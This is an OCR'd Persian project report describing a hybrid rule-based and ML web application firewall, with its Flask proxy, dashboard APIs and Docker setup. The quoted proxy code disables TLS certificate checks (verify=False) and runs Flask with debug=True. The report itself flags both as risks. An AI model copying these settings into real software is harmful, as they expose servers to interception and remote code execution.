
فصل ششم :موتور هیبرید (Hybrid Engine)

6-1مفهوم موتور هیبرید

فصل‌های چهارم و پنجم دو لایه مستقل تشخیص را معرفی کردند Rule-Based :که سریع و قطعی است اما فقط الگوهای شناخته‌شده را می‌گیرد، و MLکه می‌تواند فراتر از الگوهای ثابت عمل کند اما به کیفیت داده آموزشی وابسته است .موتور هیبرید، پیاده‌سازی‌شده در کلاس HybridEngineدر core/engine.py، این دو لایه را در یک تصمیم‌گیری واحد ترکیب می‌کند .مهم است تأکید شود که در پیاده‌سازی فعلی این پروژه، »ترکیب «به‌معنای میانگین‌گیری وزن‌دار یا رأی‌گیری بین دو لایه نیست، بلکه یک زنجیره تصمیم‌گیری متوالی (sequential)است : هر بررسی به‌نوبت اجرا می‌شود و به‌محض اولین تشخیص مثبت، پردازش متوقف می‌شود .این نکته برای تفسیر درست رفتار سیستم)مثل مواردی که در جدول 1-4دیده شد (کلیدی است.

6-2گام‌به‌گام متد inspect()

شکل 1-6این توالی را به‌صورت فلوچارت نشان می‌دهد و کد 1-6پیاده‌سازی کامل آن است:



شکل – 1-6فلوچارت واقعی تصمیم‌گیری HybridEngine.inspect()بر اساس ترتیب دقیق بررسی‌ها در کد

```
ML_THRESHOLD = 0.7

class HybridEngine:
    def inspect(self, payload: str, source_ip: str = "unknown"):
        # ۱) Rule-Based: SQL
        sql_attack, sql_conf = detect_sql(payload)
        if sql_attack:
            log_event("SQL Injection", source_ip, "Rule-Based", sql_conf)
            return block("SQL Injection (Rule-Based)")

        # ۲) Rule-Based: XSS
        xss_attack, xss_conf = detect_xss(payload)
        if xss_attack:
            log_event("XSS", source_ip, "Rule-Based", xss_conf)
            return block("XSS (Rule-Based)")

        # ۳) Rule-Based: شش حمله دیگر
        other_attack, other_conf, other_type = detect_other(payload)
        if other_attack:
            log_event(other_type, source_ip, "Rule-Based", other_conf)
            return block(f"{other_type} (Rule-Based)")

        # ۴) ML: SQL
        ml_sql_attack, ml_sql_conf = ml_detect_sql(payload)
        if ml_sql_attack and ml_sql_conf >= ML_THRESHOLD:
            log_event("SQL Injection", source_ip, "ML-Based", ml_sql_conf)
            return block("SQL Injection (ML-Based)")

        # ۵) ML: XSS
        ml_xss_attack, ml_xss_conf = ml_detect_xss(payload)
        if ml_xss_attack and ml_xss_conf >= ML_THRESHOLD:
            log_event("XSS", source_ip, "ML-Based", ml_xss_conf)
            return block("XSS (ML-Based)")

        # هیچ حمله‌ای تشخیص داده نشد
        return allow()
```

کد 1-6 core/engine. py –به‌طور کامل (HybridEngine.inspect)

ورودی این متد یک رشته payloadحاصل استخراج در app/main.py؛ بخش 2-7و آدرس IPمبدأ است .خروجی یک دیکشنری {"action": "BLOCK"|"ALLOW", ...}است که مستقیماً توسط app/main.pyبرای ساخت پاسخ HTTPاستفاده می‌شود .پنج بررسی به این ترتیب اجرا می‌شوند SQL :از طریق Regex، XSSاز طریق Regex، شش حمله دیگر که owasp_other.pyخودش بهترین‌شان را انتخاب می‌کند، سپس SQLاز طریق مدل MLو در آخر XSSاز طریق مدل .MLاین ترتیب عمدی است :بررسی‌های ارزان و قطعی (Regex) همیشه پیش از بررسی‌های نسبتاً پرهزینه‌تر بارگذاری فایل pickleو اجرای مدل قرار گرفته‌اند.

6-3چرا آستانه MLبرابر ۷.۰ است، نه ۵.۰؟

توابع ml_detect_sqlو ml_detect_xssخودشان با آستانه داخلی ۵.۰ تصمیم می‌گیرند بخش 5-5، اما core/engine.pyیک شرط سخت‌گیرانه‌تر اضافه می‌کند ml_sql_conf >= ML_THRESHOLD: که ML_THRESHOLDبرابر ۷.۰ تعریف شده .از آنجا که ۷.۰ همیشه بزرگ‌تر از ۵.۰ است، این شرط عملاً هر دو آستانه را هم‌زمان اعمال می‌کند و آستانه مؤثر نهایی برای بلاک شدن یک payloadتوسط لایه ML،

همان ۷.۰ است .منطق این انتخاب، محافظه‌کارانه عمل کردن لایه MLاست :چون این لایه بر پایه یک مدل آماری با دیتاست محدود بخش 5-3 کار می‌کند و نسبت به لایه Rule-Based قطعیت کمتری دارد، طراح ترجیح داده آستانه بالاتری برای آن در نظر بگیرد تا احتمال False Positive بلاک کردن اشتباه ترافیک سالم را کاهش دهد .با این حال، همان‌طور که در جدول 5-2و جدول 9-1دیده می‌شود، در عمل حتی این آستانه بالاتر هم برای جلوگیری از یک False Positiveواقعی کافی نبوده است، چون مدل می‌تواند برای یک ورودی طولانی و کاملاً بی‌خطر هم احتمال نزدیک به ۱ تولید کند.

6-4ثبت رویداد و تصمیم نهایی logger.py :و blocker.py

دو ماژول کوچک اما ضروری، خروجی موتور را کامل می‌کنند core/blocker.py .صرفاً دو تابع کمکی برای ساخت دیکشنری خروجی استاندارد ارائه می‌دهد:

```
def block(reason: str):
    return {"action": "BLOCK", "reason": reason}


def allow():
    return {"action": "ALLOW"}
```

کد 6-2 core/blocker. py –به‌طور کامل

core/logger.pyمسئول ثبت هر رویداد بلاک‌شده در فایل waf.logاست، با فرمت JSONخط‌به‌خط (JSON Lines)که هم برای پردازش برنامه‌ای و هم برای مشاهده انسانی مناسب است:

```
def log_event(attack_type, source_ip, method, confidence=None):
    event = {
        "timestamp": datetime.utcnow().isoformat(),
        "attack_type": attack_type,
        "source_ip": source_ip,
        "detection_method": method,
        "confidence": confidence
    }
    with open(LOG_FILE, "a", encoding="utf-8") as f:
        f.write(json.dumps(event) + "\n")
```

کد 6-3 core/logger. py – به‌طور کامل

نکته قابل‌توجه این است که log_event()فقط زمانی فراخوانی می‌شود که یکی از پنج بررسی، حمله‌ای تشخیص دهد؛ ترافیک ALLOWشده هیچ‌گاه ثبت نمی‌شود .این طراحی برای هدف اصلی پروژه (مانیتورینگ حملات)کافی است، اما به این معناست که waf.logنمی‌تواند برای محاسبه معیارهایی مثل نرخ کلی ترافیک یا False Negative Rateاستفاده شود، چون هیچ اثری از درخواست‌هایی که اشتباهاً ALLOW شده‌اند (یعنی حملات ازدست‌رفته)در آن ثبت نمی‌شود .این محدودیت در فصل نهم بخش 9-4دوباره مطرح می‌شود.

فصل هفتم Backend :و داشبورد مانیتورینگ

7-1— app/main.py قلب Reverse Proxy

این فایل نقطه ورود اصلی WAFاست؛ سرور Flaskرا روی پورت ۵۰۰۰ اجرا می‌کند و یک مسیر عمومی (catch-all)با الگوی <path:path>/تعریف کرده که هر درخواستی را می‌پذیرد .متدهای پشتیبانی‌شده دقیقاً GET، POST، PUTو DELETEهستند؛ PATCH در فهرست متدهای مجاز نیست و اگر کلاینتی درخواست PATCHبفرستد، خود Flaskپیش از رسیدن به منطق WAFبا خطای ۴۰۵ پاسخ می‌دهد .کد کامل تابع proxyبه این شکل است:

```
@app.route("/", defaults={"path": ""}, methods=["GET", "POST", "PUT", "DELETE"])
@app.route("/<path:path>", methods=["GET", "POST", "PUT", "DELETE"])
def proxy(path):

    # جمع‌آوری کامل Payload (Path + Query + Body)
    decoded_path = unquote(path)
    query_string = unquote(request.query_string.decode())
    query_params = " ".join(f"{k}={v}" for k, v in request.args.items())
    body = request.get_data(as_text=True)

    payload = " ".join([
        decoded_path,
        query_string,
        query_params,
        body
    ])

    # تصمیم گیری (Hybrid WAF)
    result = engine.inspect(payload, source_ip=request.remote_addr)

    if result["action"] == "BLOCK":
        return Response(
            f"Blocked by WAF: {result['reason']}",
            status=403,
            mimetype="text/plain"
        )

    # Forward به Backend (ایمن)
    target_url = f"{BACKEND_URL}/{path}"

    try:
        backend_response = requests.request(
            method=request.method,
            url=target_url,
            headers={k: v for k, v in request.headers if k.lower() != "host"},
            data=request.get_data(),
            cookies=request.cookies,
            allow_redirects=False,
            verify=False,    # فقط برای تست HTTPS
            timeout=3
        )
    except requests.exceptions.RequestException:
```

```
        return Response(
            "Backend is unavailable",
            status=502,
            mimetype="text/plain"
        )


    return Response(
        backend_response.content,
        status=backend_response.status_code,
        headers=list(backend_response.headers.items())
    )
```

کد 7-1 app/main. py –تابع proxy، عیناً از سورس‌کد پروژه

چند نکته پیاده‌سازی در این کد، فراتر از منطق اصلی WAF، ارزش بررسی دارند .اول، پاسخ‌های BLOCKو «Backend is unavailable»هر دو متن ساده (text/plain)هستند، نه JSON؛ کلاینتی که انتظار پاسخ JSONاستاندارد دارد باید این را در نظر بگیرد .دوم، خطای گرفته‌شده در بلوک try/exceptبه‌صورت کلی requests.exceptions.RequestExceptionاست که هم شامل خطای اتصال، هم Timeoutو هم سایر خطاهای کتابخانه requestsمی‌شود؛ در همه این حالت‌ها پاسخ یکسان «Backend is unavailable»با کد ۵۰۲ بازگردانده می‌شود . سوم و مهم‌تر، target_urlتنها از BACKEND_URLو pathساخته می‌شود —رشته Queryاصلی درخواست)مثلاً (5=id?در URL ارسالی به Backendگنجانده نمی‌شود .به بیان دیگر، اگرچه WAFبرای تحلیل امنیتی از query_stringو query_paramsدر ساخت payloadاستفاده می‌کند)بخش‌های بالا(، هنگام Forwardکردن درخواست به Backendاین پارامترها به مقصد نمی‌رسند؛ این یک محدودیت واقعی و قابل مشاهده مستقیم در کد است و در بخش ۱۰-۳ دوباره مطرح می‌شود.

7-1-1دو نکته امنیتی در پیکربندی فعلی

کامنت کنار پارامتر verify=Falseدر کد بالا فقط برای تست HTTPSنشان می‌دهد نویسنده پروژه از این تنظیم آگاه بوده، اما در وضعیت فعلی کد این پارامتر همچنان فعال است :اگر روزی BACKEND_URLبه یک آدرس https://تغییر کند، requestsگواهی TLSآن سرور را بدون هیچ بررسی می‌پذیرد، که دقیقاً همان آسیب‌پذیری‌ای است که TLSبرای جلوگیری از آن طراحی شده حمله .Man-in-the-Middleدر وضعیت فعلی پروژه، چون BACKEND_URLهمیشه http://127.0.0.1:5001است، این تنظیم عملاً بی‌اثر است؛ اما اگر پروژه به‌سمت استقرار واقعی حرکت کند، این خط باید حذف یا مشروط شود.

نکته دوم در انتهای فایل است :هم app/main.pyو هم app/backend.pyبا app.run ..., debug=Trueاجرا می‌شوند .حالت Debugفریم‌ورک Flaskکه در واقع از Werkzeugمی‌آید در صورت بروز یک Exceptionمدیریت‌نشده، یک کنسول تعاملی پایتون در همان صفحه خطا به مرورگر کاربر نمایش می‌دهد که اجرای کد دلخواه را ممکن می‌سازد؛ این یک ریسک شناخته‌شده در مستندات رسمی Flaskاست و برای یک ابزار امنیتی که قرار است در معرض ترافیک ناشناس قرار گیرد، مناسب محیط عملیاتی نیست .این دو مورد در فصل دهم به‌عنوان محدودیت مستند شده‌اند.

7-2 — app/backend.py سرور مقصد آزمایشی

این فایل یک Flask app بسیار ساده روی پورت ۵۰۰۱ است که صرفاً برای شبیه‌سازی یک برنامه واقعی پشت WAFنوشته شده؛ منطق کسب‌وکاری ندارد .سرور روی میزبان 0.0.0.0اجرا می‌شود، یعنی روی هر Interfaceشبکه‌ای در دسترس ماشین میزبانِ آن Listenمی‌کند؛ این انتخاب به‌ویژه در اجرای Dockerاهمیت دارد بخش 4-8، چون یک سرویس که تنها روی 127.0.0.1 Loopbackخود Container Listenکند، از بیرون همان — Containerاز جمله از Containerدیگر روی همان شبکه — Dockerاصلاً قابل دسترسی نیست .مسیر

اصلی این فایل اطلاعات درخواست دریافتی مسیر، متد، پارامترهای Queryو بدنه را در قالب JSONاکو می‌کند تا در آزمایش End-to-End بتوان دقیقاً دید چه چیزی از WAFعبور کرده و به Backendرسیده است:


```
@app.route("/", defaults={"path": ""}, methods=["GET", "POST", "PUT", "DELETE"])
@app.route("/<path:path>", methods=["GET", "POST", "PUT", "DELETE"])
def backend(path):
    return jsonify({
        "status": "OK",
        "backend": "alive",
        "path": path,
        "method": request.method,
        "query_params": request.args.to_dict(),
        "body": request.get_data(as_text=True)
    })
```

کد – 7-2 app/backend.py مسیر اصلی، عیناً از سورس کد

همان‌طور که در بخش 7-1اشاره شد، چون target_urlدر main.pyرشته Queryرا شامل نمی‌شود، فیلد query_paramsدر این پاسخ برای درخواست‌هایی که از طریق WAFعبور کرده‌اند همیشه خالی خواهد بود —نکته‌ای که در آزمایش End-to-Endواقعی فصل نهم قابل مشاهده است .این فایل همچنین دو errorhandlerبرای کدهای ۴۰۴ و ۵۰۰ دارد که پاسخ JSONیکنواخت برمی‌گردانند، و مانند main.py با debug=Trueاجرا می‌شود بخش .7-1-1

7-3 APIهای داشبورد app/dashboard_api.py :

این فایل یک Flask Blueprintبا پیشوند مسیر /dashboardتعریف می‌کند که سه Endpointرا در اختیار داشبورد قرار می‌دهد؛ هر سه، داده خود را مستقیماً و در لحظه)بدون پایگاه داده واسط (از فایل waf.logمی‌خوانند .شکل 7-1مسیر کامل یک رویداد را از لحظه تشخیص در موتور تا نمایش نهایی در مرورگر کاربر نشان می‌دهد.



شکل – 7-1مسیر داده از HybridEngineتا داشبورد (log_event() :فقط روی BLOCKفراخوانی می‌شود، رویداد در waf.logذخیره می‌شود، و سه APIآن را برای dashboard.htmlبازخوانی می‌کنند

همان‌طور که در شکل 7-1دیده می‌شود، هیچ پایگاه داده‌ای در این مسیر وجود ندارد؛ waf.logتنها منبع داده است و هر سه Endpointدر هر فراخوانی، کل فایل را می‌خوانند و پردازش می‌کنند .این طراحی برای حجم فعلی پروژه ساده و کافی است، اما با رشد اندازه فایل لاگ، هزینه خواندن کامل فایل در هر درخواست داشبورد افزایش می‌یابد؛ نکته‌ای که برای مقیاس بزرگ‌تر باید در نظر گرفته شود.

جدول – 7-1سه APIواقعی داشبورد و وظیفه هرکدام

Endpoint	Method	خروجی
/dashboard/api/logs	GET	فهرست کامل رویدادهای ثبت‌شده در waf.logبه‌ترتیب معکوس زمانی( )
/dashboard/api/stats	GET	شمارش رویدادها به تفکیک attack_typeبرای نمودار میله‌ای( )


Endpoint	Method	خروجی
/dashboard/api/summary	GET	سه عدد کل total_attacks، rule_based، ml_based

این سه Endpoint، دقیقاً همان سه بخش اطلاعاتی هستند که در داشبورد HTMLبخش 7-4نمایش داده می‌شوند :کارت‌های آماری بالای صفحه از summary، نمودارها از stats، و جدول رویدادهای اخیر از logsخوانده می‌شوند.

7-4داشبورد HTMLو مسیر تکامل آن

در بررسی پوشه dashboard/دو فایل وجود دارد که در نگاه اول هر دو »داشبورد «به‌نظر می‌رسند، اما نقش بسیار متفاوتی دارند و لازم است این تفاوت به‌صراحت مستند شود dashboard_app.py .یک Flask appجداگانه است که در ابتدای فایل خودش، در قالب یک کامنت، صراحتاً نوشته در حال حاضر جزو پروژه نیست و برای importتنظیمات خود به ماژولی به نام config.waf_configوابسته است که در سورس‌کد فعلی پروژه اصلاً وجود ندارد؛ بنابراین این فایل در وضعیت فعلی حتی قابل اجرا هم نیست و باید به‌عنوان یک نمونه اولیه (prototype)متروک از مراحل ابتدایی توسعه در نظر گرفته شود، نه بخشی از سیستم در حال کار.

داشبورد فعال پروژه، فایل dashboard/dashboard.htmlاست که از طریق مسیر waf-dashboard/در app/main.pyسرو می‌شود و مستقیماً با fetchبه سه APIبخش 7-3متصل است .شکل 7-2یک اسکرین‌شات از این داشبورد است؛ این تصویر با اجرای سرور WAFروی مجموعه‌ای از ۱۱ درخواست حمله شامل SQL Injection، XSS، Path Traversal، Open Redirect، LDAP Injectionو XXEبه‌همراه دو درخواست معمولی گرفته شده است.



شکل – 7-2اسکرین‌شات داشبورد در حال اجرا پس از ارسال ۱۳ درخواست واقعی از طریق موتور پروژه


در این تصویر، کارت «Total Attacks»عدد ۱۱ را نشان می‌دهد که با تعداد رویدادهای ثبت‌شده در waf.logبرابر است ۲ درخواست معمولی ALLOWشدند و در لاگ ثبت نمی‌شوند؛ طبق توضیح بخش .4-6نمودار «Attack Type Breakdown»توزیع واقعی انواع حمله را نشان می‌دهد و نمودار حلقه‌ای «Detection Method»نسبت واقعی تشخیص Rule-Basedبه ML-Based ۱۰ به ۱را نمایش می‌دهد؛ این نسبت با انتظار طراحی هم‌خوان است، چون همان‌طور که در فصل ششم دیده شد، بررسی‌های Rule-Basedهمیشه زودتر از MLاجرا می‌شوند و اغلب حملات ساده و رایج را همان‌جا متوقف می‌کنند.

فصل هشتم :بسته‌بندی با Docker

8-1چرا Docker؟

یکی از مشکلات رایج در پروژه‌های نرم‌افزاری، جمله معروف »روی سیستم من که کار می‌کرد «است؛ تفاوت نسخه پایتون، کتابخانه‌های نصب‌شده یا تنظیمات سیستم‌عامل می‌تواند باعث شود برنامه‌ای که در یک محیط درست کار می‌کند، در محیط دیگر خطا بدهد. Docker[۱۰] این مشکل را با بسته‌بندی برنامه، نسخه پایتون، و تمام کتابخانه‌های آن در یک واحد مستقل به نام Containerحل می‌کند .در این پروژه از Dockerبرای اطمینان از اینکه WAFو Backendبا یک دستور واحد و بدون نیاز به نصب دستی Pythonیا کتابخانه‌ها روی هر سیستمی قابل اجرا باشند استفاده شده است.

8-2معماری کانتینرها



شکل – 8-1معماری واقعی Dockerپروژه بر اساس Dockerfileو docker-compose.yml

پروژه از دو کانتینر مجزا استفاده می‌کند که هر دو از یک Dockerfileیکسان ساخته می‌شوند اما با دستور اجرای متفاوت راه‌اندازی می‌شوند؛ این دو کانتینر از طریق یک شبکه Bridgeداخلی Dockerبا یکدیگر ارتباط برقرار می‌کنند .کد کامل Dockerfileبه این شکل است:

```
FROM python:3.11-slim

WORKDIR /app

# نصب وابستگی‌ها
COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt

# کپی کل پروژه
COPY . .

# هنگام buildآموزش مدل‌های ML
```

[۱۰] — Dockerپلتفرمی برای بسته‌بندی یک برنامه به‌همراه تمام وابستگی‌هایش در یک واحد مستقل و قابل‌حمل به نام Container، به‌طوری‌که روی هر ماشینی به‌طور یکسان اجرا شود.

```
RUN python -m ml.train

# پورت WAF
EXPOSE 5000

# اجرای WAF
CMD ["python", "-m", "app.main"]
```

کد – 1-8 Dockerfile به‌طور کامل، عیناً از سورس‌کد

نکته‌ای که در این Dockerfile قابل توجه است، خط RUN python -m ml.train است: مدل‌های ML sql.pkl و xss.pkl در پروژه از پیش ذخیره نشده‌اند و صرفاً هنگام build کردن Image، با اجرای ml/train.py و دیتاست موجود در data/datasets، از نو آموزش داده می‌شوند .این یعنی هر بار که یک Image جدید از این Dockerfile ساخته شود، فرایند آموزش شرح‌داده‌شده در بخش 4-5 از ابتدا و روی همان دیتاست مصنوعی ثابت تکرار می‌شود؛ در نتیجه رفتار محدودیت‌های بخش 1-10 و 2-10 وابسته به تنوع دیتاست (در نسخه Docker شده هم دقیقاً به همان شکل باقی می‌ماند.

دستور CMD نهایی تنها WAF (app/main.py) را اجرا می‌کند؛ سرویس Backend با override کردن این دستور در docker-compose.yml راه‌اندازی می‌شود، همان‌طور که در ادامه دیده می‌شود.

8-3 پیکربندی docker-compose.yml

فایل docker-compose.yml دو سرویس را تعریف می‌کند backend: و .waf توجه شود که نام سرویس کلید زیر services: با نام Container که برای نمایش در docker ps تعیین شده (container_name) یکی نیست؛ این تفاوت در بخش بعد اهمیت پیدا می‌کند .کد کامل فایل به این شکل است:

```
version: "3.9"

services:

  # سرور Backend آزمایشی
  backend:
    build: .
    container_name: waf_backend
    command: python -m app.backend
    expose:
      - "5001"
    networks:
      - waf_network

  # WAF اصلی
  waf:
    build: .
    container_name: waf_main
    ports:
      - "5000:5000"        # WAF از بیرون قابل دسترسه
    environment:
      # local host
      - WAF_BACKEND_URL=http://backend:5001
      # real website
```

```
      # - WAF_BACKEND_URL=https://your-real-website.com
    depends_on:
      - backend
    networks:
      - waf_network
    volumes:
      - ./waf.log:/app/waf.log

networks:
  waf_network:
    driver: bridge
```

کد – 8-2 docker-compose.ymlبه‌طور کامل، عیناً از سورس‌کد

یک سطر کامنت‌شده در بخش environmentارزش توجه دارد .# - WAF_BACKEND_URL=https://your-real-website.com : این سطر نشان می‌دهد که روزی BACKEND_URLبه یک وب‌سایت واقعی با HTTPSاشاره کند؛ اما همان‌طور که در بخش 8-10توضیح داده شد، فعال‌سازی این حالت بدون بازبینی verify=Falseدر main.py، بررسی گواهی TLSآن سرور واقعی را غیرفعال نگه می‌دارد.

8-4نقش هر بخش از تنظیمات

جدول – 8-1توضیح تنظیمات کلیدی docker-compose.yml

تنظیم	توضیح
container_nameدر برابر نام سرویس	نام سرویس backend، wafبرای ارجاع داخلی در همین فایل مثل depends_onو WAF_BACKEND_URLاستفاده می‌شود؛ container_name waf_backend، waf_mainفقط نامی است که هنگام اجرای docker psدیده می‌شود و در تفکیک‌شبکه‌ای نقشی ندارد.
expose بدون ports	پورت ۵۰۰۱ فقط داخل شبکه Dockerدر دسترس است؛ از بیرون)میزبان (قابل دسترسی نیست —این دقیقاً همان مدل امنیتی Reverse Proxyدر عمل است : کاربر خارجی هرگز نباید مستقیماً به Backendبرسد.
ports: 5000:5000	تنها پورت WAFبه میزبان منتشر می‌شود؛ این تنها نقطه ورودی سیستم از دید دنیای بیرون است.
WAF_BACKEND_URL=http://backend:5001	به‌جای آدرس ثابت 127.0.0.1، از نام سرویس backendاستفاده می‌شود؛ Docker DNSداخلی این نام سرویس نه نام Containerرا به‌طور خودکار به آدرس IPکانتینر مربوطه Resolveمی‌کند.
depends_on: [backend]	تضمین می‌کند کانتینر backendنام‌نمایشی waf_backend :پیش از waf راه‌اندازی شود این تضمین فقط ترتیب استارت است، نه آماده‌بودن کامل سرویس.
volumes: ./waf.log	فایل لاگ بین کانتینر و میزبان به اشتراک گذاشته می‌شود تا حتی با متوقف یا حذف شدن کانتینر، سابقه حملات از بین نرود.

برای اجرا، دستور docker-compose up --buildکافی است؛ Dockerبه‌طور خودکار هر دو Imageرا از یک Dockerfileمی‌سازد)و طی آن مدل‌های MLرا نیز از نو آموزش می‌دهد(، شبکه waf_networkرا ایجاد می‌کند و هر دو سرویس را با ترتیب و تنظیمات بالا اجرا می‌کند .این یعنی کل پروژه، از تشخیص حمله تا مانیتورینگ، تنها با یک دستور و بدون نیاز به نصب دستی Pythonیا وابستگی‌ها روی سیستم میزبان، قابل اجراست.

فصل نهم :تست و ارزیابی

9-1فلسفه ارزیابی در این پروژه

